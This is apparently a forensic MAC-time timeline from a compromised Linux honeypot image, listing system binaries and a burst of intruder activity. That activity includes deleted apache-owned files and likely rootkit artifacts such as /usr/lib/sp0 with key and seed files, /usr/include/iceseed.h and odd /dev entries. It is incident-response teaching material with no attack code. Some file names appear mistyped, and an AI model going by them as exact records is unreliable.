9468 ..c -rwxr-xr-x root root /bin/true
28380 ..c -rwsr-xr-x root root /bin/umount
10844 ..c -rwxr-xr-x root root /bin/uname
19748 ..c -rwxr-xr-x root root /bin/usleep
359388 ..c -rwxr-xr-x root root /bin/vi
51228 ..c -rwxr-xr-x root root /bin/zcat
0 mac -rw-rw-rw- root root /dev/log
134 ..c -rwxr-xr-x root root /dev/ttyoa
59 ..c -rwxr-xr-x root root /dev/ttyof
74 ..c -rwxr-xr-x root root /dev/ttyop
1311 .a. -rwxr-xr-x root root
/etc/rc.d/init.d/syslog
693 .a. -rw-r--r-- root root /etc/syslog.conf
4096 .ac drwxr-xr-x root root /sbin
13132 ..c -rwxr-xr-x root root /sbin/agetty
38780 ..c -rwxr-xr-x root root /sbin/arp
10104 ..c -rwxr-xr-x root root /sbin/arping
14600 ..c -rwxr-xr-x root root /sbin/badblocks
5908 ..c -rwxr-xr-x root root /sbin/blockdev
27404 ..c -rwxr-xr-x root root /sbin/chkconfig
7 .a. lrwxrwxrwx root root /sbin/clock -> hwclock
2944 ..c -rwxr-xr-x root root /sbin/consoletype
41772 ..c -rwxr-xr-x root root /sbin/convertquota
3732 ..c -rwxr-xr-x root root /sbin/ctrlaltdel
53100 ..c -rwxr-xr-x root root /sbin/debugfs
109692 ..c -rwxr-xr-x root root /sbin/debugreiserfs
52876 ..c -rwxr-xr-x root root /sbin/dmptod
29736 ..c -rwxr-xr-x root root /sbin/detect_multipath
420492 ..c -rwxr-xr-x root root /sbin/dhccpd
40508 ..c -rwxr-xr-x root root /sbin/dosfsck
9752 ..c -rwxr-xr-x root root /sbin/dumpe2fs
561928 ..c -rwxr-xr-x root root /sbin/e2fsck
19356 ..c -rwxr-xr-x root root /sbin/e2label
4904 ..c -rwxr-xr-x root root /sbin/elvtune
7580 ..c -rwxr-xr-x root root /sbin/ether-wake
72908 ..c -rwxr-xr-x root root /sbin/fdisk
20524 ..c -rwxr-xr-x root root /sbin/fsck
561928 ..c -rwxr-xr-x root root /sbin/fsck.ext2
561928 ..c -rwxr-xr-x root root /sbin/fsck.ext3
16588 ..c -rwxr-xr-x root root /sbin/fsck.minix
40508 ..c -rwxr-xr-x root root /sbin/fsck.msdos
10 .a. lrwxrwxrwx root root /sbin/fsck.reiserfs ->
reiserfsck
40508 ..c -rwxr-xr-x root root /sbin/fsck.vfat
16116 ..c -rwxr-xr-x root root /sbin/fuser
34444 ..c -rwxr-xr-x root root /sbin/genksyms
34124 ..c -rwxr-xr-x root root /sbin/genksyms.old
4172 ..c -rwxr-xr-x root root /sbin/getkey
203916 ..c -rwxr-xr-x root root /sbin/grub
9574 ..c -rwxr-xr-x root root /sbin/grub-install
2402 ..c -rwxr-xr-x root root /sbin/grub-md5-crypt
13496 ..c -rwxr-xr-x root root /sbin/grubby
7564 ..c -rwxr-xr-x root root /sbin/halt
28604 ..c -rwxr-xr-x root root /sbin/hdparm
1788 ..c -rwxr-xr-x root root /sbin/hotplug

```

```

30444 ..c -rwxr-xr-x root root /sbin/hwclock
2966 ..c -rwxr-xr-x root root /sbin/ifcfg
22328 ..c -rwxr-xr-x root root /sbin/ifconfig
2760 ..c -rwxr-xr-x root root /sbin/ifdown
11568 ..c -rwxr-xr-x root root /sbin/ifenslave
7343 ..c -rwxr-xr-x root root /sbin/ifupe
30216 .ac -rwxr-xr-x root root /sbin/initlog
88876 ..c -rwxr-xr-x root root /sbin/inmod
542088 ..c -rwxr-xr-x root root /sbin/inmod.static
359 ..c -rwxr-xr-x root root
/sbin/inmod_ksymoops_clean
70536 ..c -rwxr-xr-x root root /sbin/install-info
728 ..c -rwxr-xr-x root root /sbin/installkernel
102940 ..c -rwxr-xr-x root root /sbin/ip
40172 ..c -rwxr-xr-x root root /sbin/ipchains
3032 ..c -rwxr-xr-x root root /sbin/ipchains-restore
4112 ..c -rwxr-xr-x root root /sbin/ipchains-save
21953 ..c -rwxr-xr-x root root /sbin/ipfwadm
7 .a. lrwxrwxrwx root root /sbin/ipfwadm-wrapper
-> ipfwadm
10028 ..c -rwxr-xr-x root root /sbin/ipmaddr
76648 ..c -rwxr-xr-x root root /sbin/iptables
79756 ..c -rwxr-xr-x root root /sbin/iptables-restore
79512 ..c -rwxr-xr-x root root /sbin/iptables-save
14268 ..c -rwxr-xr-x root root /sbin/iptunnel
6 .a. lrwxrwxrwx root root /sbin/kallsyms ->
inmod
5632 ..c -r-xr-xr-x root root /sbin/kbdrate
451 ..c -rwxr-xr-x root root /sbin/kernelversion
8464 .ac -rwxr-xr-x root root /sbin/killall5
20476 .ac -rwxr-xr-x root root /sbin/klogd
6 .a. lrwxrwxrwx root root /sbin/ksyms -> inmod
460872 ..c -rwxr-xr-x root root /sbin/ldconfig
58076 ..c -rwxr-xr-x root root /sbin/lilo
9428 ..c -rwxr-xr-x root root /sbin/losetup
6 .a. lrwxrwxrwx root root /sbin/lsmmod -> inmod
35400 ..c -rwxr-xr-x root root /sbin/lspci
10172 ..c -rwxr-xr-x root root /sbin/mii-tool
8636 ..c -rwxr-xr-x root root /sbin/mingetty
5712 ..c -rwxr-xr-x root root /sbin/minilogd
4548 ..c -rwxr-xr-x root root /sbin/mkbootdisk
22588 ..c -rwxr-xr-x root root /sbin/mkdosfs
26092 ..c -rwxr-xr-x root root /sbin/mke2fs
4872 ..c -rwxr-xr-x root root /sbin/mkfs
7636 ..c -rwxr-xr-x root root /sbin/mkfs.bfs
26092 ..c -rwxr-xr-x root root /sbin/mkfs.ext2
13228 ..c -rwxr-xr-x root root /sbin/mkfs.minix
22588 ..c -rwxr-xr-x root root /sbin/mkfs.msdos
10 .a. lrwxrwxrwx root root /sbin/mkfs.reiserfs ->
mkreiserfs
22588 ..c -rwxr-xr-x root root /sbin/mkfs.vfat
9949 ..c -rwxr-xr-x root root /sbin/mkinitrd
1173 ..c -rwxr-xr-x root root /sbin/mkkerneldoth
28468 ..c -rwxr-xr-x root root /sbin/mkpv
30324 ..c -rwxr-xr-x root root /sbin/mkraid
90012 ..c -rwxr-xr-x root root /sbin/mkreiserfs
8764 ..c -rwxr-xr-x root root /sbin/mkswap
40780 ..c -rwxr-xr-x root root /sbin/modinfo
19 .a. lrwxrwxrwx root root /sbin/mount.smb ->
../usr/bin/smbmount
19 .a. lrwxrwxrwx root root /sbin/mount.smbfs ->

```

```

../usr/bin/smbmount
    7236 ..c -rwxr-xr-x root    root    /sbin/nameif
    8968 ..c -rwxr-xr-x root    root    /sbin/nash
    4120 ..c -rwxr-Sr-x root    root    /sbin/netreport
    3763 ..c -rwxr-xr-x root    root    /sbin/new-kernel-pkg
    3096 ..c -rwxr-xr-x root    root    /sbin/nologin
    76256 ..c -r-xr-xr-x root    root
/sbin/pam_console_apply
    6976 ..c -rwxr-xr-x root    root    /sbin/pam_tally
    334476 ..c -rwxr-xr-x root    root    /sbin/parted
    2964 ..c -rwxr-xr-x root    root    /sbin/pivot_root
    4860 ..c -rwxr-xr-x root    root    /sbin/plipconfig
    4 .a. lrwxrwxrwx root    root    /sbin/poweroff -> halt
    52116 ..c -rwxr-xr-x root    root    /sbin/ppp-watch
    15088 ..c -r-sr-xr-x root    root    /sbin/pwdb_chkpwd
    64876 ..c -rwxr-xr-x root    root    /sbin/quotacheck
    7 .a. lrwxrwxrwx root    root    /sbin/quotaooff ->
quotaon
    45164 ..c -rwxr-xr-x root    root    /sbin/quotaon
    6 .a. lrwxrwxrwx root    root    /sbin/raid0run ->
mkraid
    9 .a. lrwxrwxrwx root    root    /sbin/raidhotadd ->
raidstart
    9 .a. lrwxrwxrwx root    root
/sbin/raidhotgenerateerror -> raidstart
    9 .a. lrwxrwxrwx root    root    /sbin/raidhotremove ->
raidstart
    28084 ..c -rwxr-xr-x root    root    /sbin/raidstart
    9 .a. lrwxrwxrwx root    root    /sbin/raidstop ->
raidstart
    4 .a. lrwxrwxrwx root    root    /sbin/reboot -> halt
    186716 ..c -rwxr-xr-x root    root    /sbin/reiserfsck
    8620 ..c -rwxr-xr-x root    root    /sbin/rescuept
    22872 ..c -rwxr-xr-x root    root    /sbin/resize2fs
    94780 ..c -rwxr-xr-x root    root    /sbin/resize_reiserfs
    6 .a. lrwxrwxrwx root    root    /sbin/rmmod -> insmod
    40380 ..c -rwxr-xr-x root    root    /sbin/route
    17480 ..c -rwxr-xr-x root    root    /sbin/rtmon
    3112 ..c -rwxr-xr-x root    root    /sbin/runlevel
    1577 ..c -rwxr-xr-x root    root    /sbin/service
    22496 ..c -rwxr-xr-x root    root    /sbin/setpci
    651 ..c -rwxr-xr-x root    root    /sbin/setsysfont
    46988 ..c -rwxr-xr-x root    root    /sbin/sfdisk
    14380 ..c -rwxr-xr-x root    root    /sbin/shutdown
    22588 ..c -rwxr-xr-x root    root    /sbin/slattach
    387400 ..c -rwxr-xr-x root    root    /sbin/sln
    12396 ..c -rwxr-xr-x root    root    /sbin/sulogin
    6 .a. lrwxrwxrwx root    root    /sbin/swaponoff ->
swapon
    7272 ..c -rwxr-xr-x root    root    /sbin/swapon
    7860 ..c -r-xr-xr-x root    root    /sbin/sysctl
    26972 .ac -rwxr-xr-x root    root    /sbin/syslogd
    105628 ..c -rwxr-xr-x root    root    /sbin/tc
    4 .a. lrwxrwxrwx root    root    /sbin/telinit -> init
    19356 ..c -rwxr-xr-x root    root    /sbin/tune2fs
    15672 ..c -r-sr-xr-x root    root    /sbin/unix_chkpwd
    93756 ..c -rwxr-xr-x root    root    /sbin/unpack
    7832 ..c -rwxr-xr-x root    root    /sbin/update
    7468 ..c -rwxr-xr-x root    root    /sbin/usbmodules
    8192 m.c drwxr-xr-x root    root    /usr/bin
    4060 ..c -rwxr-xr-x root    root    /usr/bin/sense

```

```

418876 ..c -rwxr-xr-x root    root    /usr/bin/smbmount
48856  ..c -rwxr-xr-x root    root    /usr/bin/top
4096   .ac drwxr-xr-x root    root    /usr/sbin
23628 ..c -rwxr-xr-x root    root    /usr/sbin/ab
7      .a. lrwxrwxrwx root    root    /usr/sbin/adduser ->
useradd
20252 ..c -rwxr-xr-x root    root    /usr/sbin/anacron
16444 ..c -rwxr-xr-x root    root    /usr/sbin/apmd
17     .a. lrwxrwxrwx root    root    /usr/sbin/arping ->
.../.../sbin/arping
14832 ..c -rwxr-xr-x root    root    /usr/sbin/atd
67     .c -rwxr-xr-x root    root    /usr/sbin/atrun
59316 ..c -rwxr-xr-x root    root    /usr/sbin/authconfig
20812 ..c -rwxr-xr-x root    root    /usr/sbin/chpasswd
10588 ..c -rwxr-xr-x root    root    /usr/sbin/chroot
8092  ..c -rwxr-xr-x bin     bin     /usr/sbin/ckconfig
9836  ..c -rwxr-xr-x root    root    /usr/sbin/clockdiff
21852 ..c -rwxr-xr-x root    root    /usr/sbin/crond
48620 ..c -rwxr-xr-x root    root    /usr/sbin/edquota
8668  ..c -rwxr-xr-x bin     bin     /usr/sbin/ftprestart
11164 ..c -rwxr-xr-x bin     bin     /usr/sbin/ftpshut
2688  ..c -rwx----- root    root
/usr/sbin/glibc_post_upgrade
62556 ..c -rwxr-xr-x root    root    /usr/sbin/gpm
24268 ..c -rwxr-xr-x root    root    /usr/sbin/groupadd
19148 ..c -rwxr-xr-x root    root    /usr/sbin/groupdel
21196 ..c -rwxr-xr-x root    root    /usr/sbin/groupmod
22316 ..c -rwxr-xr-x root    root    /usr/sbin/grpck
18156 ..c -rwxr-xr-x root    root    /usr/sbin/grpconv
17900 ..c -rwxr-xr-x root    root    /usr/sbin/grpunconv
5900  ..c -rwxr-xr-x root    root    /usr/sbin/hotplugctl
330668 ..c -rwxr-xr-x root    root    /usr/sbin/httpd
18     .a. lrwxrwxrwx root    root    /usr/sbin/hwclock ->
.../.../sbin/hwclock
15392 ..c -rwxr-xr-x root    root    /usr/sbin/iconvconfig
10380 ..c -rwxr-xr-x root    root    /usr/sbin/idecrypt
30764 ..c -rwxr-xr-x root    root    /usr/sbin/identd
5840  ..c -rwxr-xr-x root    root    /usr/sbin/ikkeygen
7556  ..c -rwx--x--x root    root    /usr/sbin/in.fingerd
172668 ..c -rwxr-xr-x bin     bin     /usr/sbin/in.ftpd
6      .a. lrwxrwxrwx root    root    /usr/sbin/in.identd ->
identd
7900  ..c -rwxr-xr-x root    root    /usr/sbin/in.rexecd
14588 ..c -rwxr-xr-x root    root    /usr/sbin/in.rlogind
12720 ..c -rwxr-xr-x root    root    /usr/sbin/in.rshd
37708 ..c -rwxr-xr-x root    root    /usr/sbin/in.telnetd
7      .a. lrwxrwxrwx bin     bin     /usr/sbin/in.wuftp ->
in.ftpd
7374  ..c -rwxr-xr-x root    root    /usr/sbin/inetdconvert
11172 ..c -rwxr-xr-x root    root    /usr/sbin/kbdconfig
121836 ..c -rwxr-xr-x root    root    /usr/sbin/kudzu
7116  ..c -rwxr-xr-x root    root    /usr/sbin/logresolve
31136 ..c -rwxr-xr-x root    root    /usr/sbin/logrotate
23980 ..c -rwxr-xr-x root    root    /usr/sbin/lokkit
8892  ..c -rwxr-xr-x root    root    /usr/sbin/mailstats
23852 ..c -r-xr-xr-x root    root    /usr/sbin/makemap
11074 ..c -rwxr-xr-- root    root    /usr/sbin/makewhatis
585   ..c -rwxr-xr-x root    root    /usr/sbin/mkdict
4296  ..c -rwxr-xr-x root    root    /usr/sbin/mklost+found
3636  ..c -rwxr-xr-x root    root    /usr/sbin/mksock
99180 ..c -rwxr-xr-x root    root

```

```

/usr/sbin/module_upgrade
115020 ..c -rwxr-xr-x root root /usr/sbin/mouseconfig
43432 ..c -rwxr-xr-x root root /usr/sbin/netconfig
26156 ..c -rwxr-xr-x root root /usr/sbin/newusers
536604 ..c -rwxr-xr-x root root /usr/sbin/nmbd
16692 ..c -rwxr-xr-x root root /usr/sbin/ntsysv
3808 ..c -rwxr-xr-x root root /usr/sbin/packer
18444 ..c -rwsr-xr-x root root /usr/sbin/ping6
22348 ..c -rwxr-xr-x root root /usr/sbin/praliases
10972 ..c -rwxr-xr-x bin bin /usr/sbin/privatepw
19692 ..c -rwxr-xr-x root root /usr/sbin/pwck
19276 ..c -rwxr-xr-x root root /usr/sbin/pwconv
15628 ..c -rwxr-xr-x root root /usr/sbin/pwunconv
4128 ..c -rwxr-xr-x root root /usr/sbin/quotastats
4 .a. lrwxrwxrwx root root /usr/sbin/ramsize ->
rdev
7468 ..c -rwxr-xr-x root root /usr/sbin/rdev
13772 ..c -rwxr-xr-x root root /usr/sbin/rdisc
7884 ..c -rwxr-xr-x root root /usr/sbin/readprofile
42796 ..c -rwxr-xr-x root root /usr/sbin/repquota
4 .a. lrwxrwxrwx root root /usr/sbin/rootflags ->
rdev
5728 ..c -rwxr-xr-x root root /usr/sbin/rotatelog
61388 ..c -rwxr-xr-x root root /usr/sbin/rpc.rquotad
10188 ..c -rwxr-xr-x root root /usr/sbin/rpcinfo
13728 ..c -rwxr-xr-x root root /usr/sbin/rtacct
4312 ..c -rwxr-xr-x root root
/usr/sbin/saslpasswd
6308 ..c -rwxr-xr-x root root /usr/sbin/saslpasswd
451076 ..c -r-sr-xr-x root root /usr/sbin/sendmail
615 ..c -rwxr-xr-x root root /usr/sbin/setclock
48556 ..c -rwxr-xr-x root root /usr/sbin/setquota
6756 ..c -rwxr-xr-x root root /usr/sbin/setup
1342268 ..c -rwxr-xr-x root root /usr/sbin/smbd
6764 ..c -r-xr-xr-x root root /usr/sbin/smrsh
246220 ..c -rwxr-xr-x root root /usr/sbin/sshd
60412 ..c -rwx--x--x root root /usr/sbin/stunnel
11244 ..c -r-s--x--- root apache /usr/sbin/suexec
37 ..c -rwxr-xr-x root root /usr/sbin/sys-unconfig
380044 ..c -rwxr-xr-x root root /usr/sbin/tcpdump
102668 ..c -rwxr-xr-x root root /usr/sbin/tcpslice
12364 ..c -rwxr-xr-x root root /usr/sbin/timeconfig
11368 ..c -rwxr-xr-x root root /usr/sbin/tmpwatch
6956 ..c -rwxr-xr-x root root /usr/sbin/tracepath
7548 ..c -rwxr-xr-x root root /usr/sbin/tracepath6
20120 ..c -rwsr-xr-x root root /usr/sbin/traceroute
9804 ..c -rwsr-xr-x root root /usr/sbin/traceroute6
6500 ..c -rwxr-xr-x root root /usr/sbin/tunelp
107052 ..c -rwxr-xr-x root root /usr/sbin/updfstab
52236 ..c -rwxr-xr-x root root /usr/sbin/useradd
35148 ..c -rwxr-xr-x root root /usr/sbin/userdel
53100 ..c -rwxr-xr-x root root /usr/sbin/usermod
6340 ..c -rwsr-xr-x root root /usr/sbin/usernetctl
6604 ..c -rwxr-Sr-x root utmp /usr/sbin/utempter
4 .a. lrwxrwxrwx root root /usr/sbin/vidmode ->
rdev
4 .a. lrwxrwxrwx root root /usr/sbin/vigr -> vipw
8460 ..c -rwxr-xr-x root root /usr/sbin/vipw
44204 ..c -rwxr-xr-x root root /usr/sbin/warnquota
7 .a. lrwxrwxrwx bin bin /usr/sbin/wu.ftpd ->
in.ftpd

```

```

10448 ..c -rwxr-xr-x bin bin /usr/sbin/xferstats
143660 ..c -rwxr-xr-x root root /usr/sbin/xinetd
143084 ..c -rwxr-xr-x root root /usr/sbin/xinetd-ipv6
6764 ..c -rwxr-xr-x root root /usr/sbin/zdump
35148 ..c -rwxr-xr-x root root /usr/sbin/zic
48796 ..c -rwxr-xr-x root root /var/ftp/bin/cpio
51228 ..c -rwxr-xr-x root root /var/ftp/bin/gzip
150796 ..c -rwxr-xr-x root root /var/ftp/bin/tar
0 mac -rw----- root root
/var/lock/subsys/syslog
676 .a. -rw----- root root /var/log/boot.log
3739 .a. -rw----- root root /var/log/cron
179 .a. -rw----- root root /var/log/secure
0 mac -rw----- root root /var/log/spooler
5 mac -rw----- root root /var/run/klogd.pid
5 mac -rw----- root root /var/run/syslogd.pid
6679 .a. -rw----- root root <SotM29-sda1.dd-live-
45307>
03 Aug 10 14:13:03 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3582>
3583> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3584> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3585> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3586> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3587> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3588> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3589> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3590> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3591> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3592> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3593> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3594> 0 .a. -rwxr-xr-x apache apache <SotM29-sda1.dd-dead-
3595> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3596> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3597> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3598> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3599> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3600> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3601> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-
3602> 0 .a. -rw-r--r-- apache apache <SotM29-sda1.dd-dead-

```

```

3603>
3604>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3605>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3606>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3607>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3608>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3609>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3610>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3611>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3612>          0 .a. -rwxr-xr-x apache  apache  <SotM29-sda1.dd-dead-
3613>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3614>          0 .a. -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
03 Aug 10 14:13:47 2434 .a. -rwxr-xr-x root    root    /etc/rc.d/init.d/sshd
3582>          4 .a. -rw-r--r-- root    root    /var/run/sshd.pid
03 Aug 10 14:13:54          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3583>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3584>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3585>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3586>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3587>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3588>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3589>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3590>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3591>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3592>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3593>          0 m.c -rwxr-xr-x apache  apache  <SotM29-sda1.dd-dead-
3594>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3595>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3596>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3597>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3598>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3599>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-

```

```

3600>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3601>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3602>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3603>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3604>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3605>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3606>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3607>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3608>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3609>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3610>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3611>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3612>          0 m.c -rwxr-xr-x apache  apache  <SotM29-sda1.dd-dead-
3613>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
3614>          0 m.c -rw-r--r-- apache  apache  <SotM29-sda1.dd-dead-
46912>          0 .a. drwxr-xr-x apache  apache  <SotM29-sda1.dd-dead-
03 Aug 10 14:17:53      512 m.c -rw----- root    root    /usr/include/iceseed.h
03 Aug 10 15:14:28        10 .a. lrwxrwxrwx root    root    /usr/tmp -> ../var/tmp
03 Aug 10 15:26:18      228 .a. -rw-r--r-- root    root    /etc/issue
03 Aug 10 15:30:21    230163 .a. -rwx----- apache  apache  /usr/lib/sp0
          621 .a. -rw-r--r-- apache  apache  /usr/lib/sp0_cfg
          532 .a. -rw-r--r-- apache  apache  /usr/lib/sp0_key
          513 .a. -rw-r--r-- apache  apache  /usr/lib/sp0_seed
03 Aug 10 15:30:30    77824 m.c drwxr-xr-x root    root    /dev
          0 mac ----- root    root    /dev/hdx1
          0 mac ----- root    root    /dev/hdx2
03 Aug 10 15:30:31    3348 .a. -rwxr-xr-x root    root    /usr/bin/clear
          308 .a. -rw-r--r-- root    root
/usr/share/terminfo/d/dumb
03 Aug 10 15:30:48      764 .a. -rw-r--r-- root    root
/usr/include/asm/a.out.h
          959 .a. -rw-r--r-- root    root
/usr/include/asm/byteorder.h
          1282 .a. -rw-r--r-- root    root
/usr/include/asm/ptrace.h
          6150 .a. -rw-r--r-- root    root
/usr/include/asm/rwsem.h
          1681 .a. -rw-r--r-- root    root
/usr/include/asm/stat.h
          338 .a. -rw-r--r-- root    root
/usr/include/asm/statfs.h
          7295 .a. -rw-r--r-- root    root
/usr/include/linux/a.out.h
          525 .a. -rw-r--r-- root    root
/usr/include/linux/adfs_fs_i.h

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```

1735 .a. -rw-r--r-- root root
/usr/include/linux/affs_fs_i.h
365 .a. -rw-r--r-- root root
/usr/include/linux/bfs_fs_i.h
2115 .a. -rw-r--r-- root root
/usr/include/linux/binfmts.h
1564 .a. -rw-r--r-- root root
/usr/include/linux/bitops.h
2276 .a. -rw-r--r-- root root
/usr/include/linux/buffer-trace.h
6016 .a. -rw-r--r-- root root
/usr/include/linux/byteorder/generic.h
2627 .a. -rw-r--r-- root root
/usr/include/linux/byteorder/little_endian.h
5309 .a. -rw-r--r-- root root
/usr/include/linux/byteorder/swab.h
874 .a. -rw-r--r-- root root
/usr/include/linux/cache.h
10125 .a. -rw-r--r-- root root
/usr/include/linux/capability.h
19073 .a. -rw-r--r-- root root
/usr/include/linux/coda.h
1252 .a. -rw-r--r-- root root
/usr/include/linux/coda_fs_i.h
8053 .a. -rw-r--r-- root root
/usr/include/linux/dcache.h
1656 .a. -rw-r--r-- root root
/usr/include/linux/efs_fs_i.h
816 .a. -rw-r--r-- root root
/usr/include/linux/ext2_fs_i.h
2339 .a. -rw-r--r-- root root
/usr/include/linux/ext3_fs_i.h
994 .a. -rw-r--r-- root root
/usr/include/linux/hfs_fs_i.h
1599 .a. -rw-r--r-- root root
/usr/include/linux/hpfs_fs_i.h
100 .a. -rw-r--r-- root root
/usr/include/linux/ioctl.h
228 .a. -rw-r--r-- root root
/usr/include/linux/iso_fs_i.h
3657 .a. -rw-r--r-- root root
/usr/include/linux/kdev_t.h
175 .a. -rw-r--r-- root root
/usr/include/linux/minix_fs_i.h
24244 .a. -rw-r--r-- root root
/usr/include/linux/mm.h
1279 .a. -rw-r--r-- root root
/usr/include/linux/mount.h
519 .a. -rw-r--r-- root root
/usr/include/linux/msdos_fs_i.h
8139 .a. -rw-r--r-- root root
/usr/include/linux/net.h
3036 .a. -rw-r--r-- root root
/usr/include/linux/nfs.h
2100 .a. -rw-r--r-- root root
/usr/include/linux/nfs_fs_i.h
2253 .a. -rw-r--r-- root root
/usr/include/linux/ntfs_fs_i.h
1649 .a. -rw-r--r-- root root
/usr/include/linux/pipe_fs_i.h
6346 .a. -rw-r--r-- root root

```

```

/usr/include/linux/proc_fs.h
593 .a. -rw-r--r-- root root
/usr/include/linux/ptrace.h
944 .a. -rw-r--r-- root root
/usr/include/linux/qnx4_fs_i.h
617 .a. -rw-r--r-- root root
/usr/include/linux/qnxtypes.h
1694 .a. -rw-r--r-- root root
/usr/include/linux/reiserfs_fs_i.h
219 .a. -rw-r--r-- root root
/usr/include/linux/romfs_fs_i.h
1536 .a. -rw-r--r-- root root
/usr/include/linux/rwsem.h
1147 .a. -rw-r--r-- root root
/usr/include/linux/shmem_fs.h
2845 .a. -rw-r--r-- root root
/usr/include/linux/slab.h
761 .a. -rw-r--r-- root root
/usr/include/linux/smb_fs_i.h
8514 .a. -rw-r--r-- root root
/usr/include/linux/socket.h
4728 .a. -rw-r--r-- root root
/usr/include/linux/sockios.h
1306 .a. -rw-r--r-- root root
/usr/include/linux/stat.h
1102 .a. -rw-r--r-- root root
/usr/include/linux/sunrpc/msg_prot.h
312 .a. -rw-r--r-- root root
/usr/include/linux/sysv_fs_i.h
1410 .a. -rw-r--r-- root root
/usr/include/linux/udf_fs_i.h
661 .a. -rw-r--r-- root root
/usr/include/linux/ufs_fs_i.h
995 .a. -rw-r--r-- root root
/usr/include/linux/uio.h
1751 .a. -rw-r--r-- root root
/usr/include/linux/umsdos_fs_i.h
75 .a. -rw-r--r-- root root
/usr/include/linux/vfs.h
03 Aug 10 15:30:49 9125 .a. -rw-r--r-- root root
/usr/include/asm/apicdef.h
9625 .a. -rw-r--r-- root root
/usr/include/asm/bitops.h
300 .a. -rw-r--r-- root root
/usr/include/asm/current.h
2483 .a. -rw-r--r-- root root
/usr/include/asm/fcntl.h
3593 .a. -rw-r--r-- root root
/usr/include/asm/fixmap.h
628 .a. -rw-r--r-- root root
/usr/include/asm/ipcbuf.h
184 .a. -rw-r--r-- root root
/usr/include/asm/kmap_types.h
218 .a. -rw-r--r-- root root /usr/include/asm/mmu.h
2002 .a. -rw-r--r-- root root /usr/include/asm/msr.h
1955 .a. -rw-r--r-- root root
/usr/include/asm/pgtable-2level.h
11811 .a. -rw-r--r-- root root
/usr/include/asm/pgtable.h
1292 .a. -rw-r--r-- root root
/usr/include/asm/resource.h

```

```

5753 .a. -rw-r--r-- root root
/usr/include/asm/semaphore.h
697 .a. -rw-r--r-- root root
/usr/include/asm/sembuf.h
6584 .a. -rw-r--r-- root root
/usr/include/asm/signinfo.h
5197 .a. -rw-r--r-- root root
/usr/include/asm/signal.h
9206 .a. -rw-r--r-- root root
/usr/include/asm/system.h
3795 .a. -rw-r--r-- root root
/usr/include/asm/termbits.h
3153 .a. -rw-r--r-- root root
/usr/include/asm/termios.h
1304 .a. -rw-r--r-- root root
/usr/include/asm/timex.h
15880 .a. -rw-r--r-- root root
/usr/include/asm/uaccess.h
10189 .a. -rw-r--r-- root root
/usr/include/asm/unistd.h
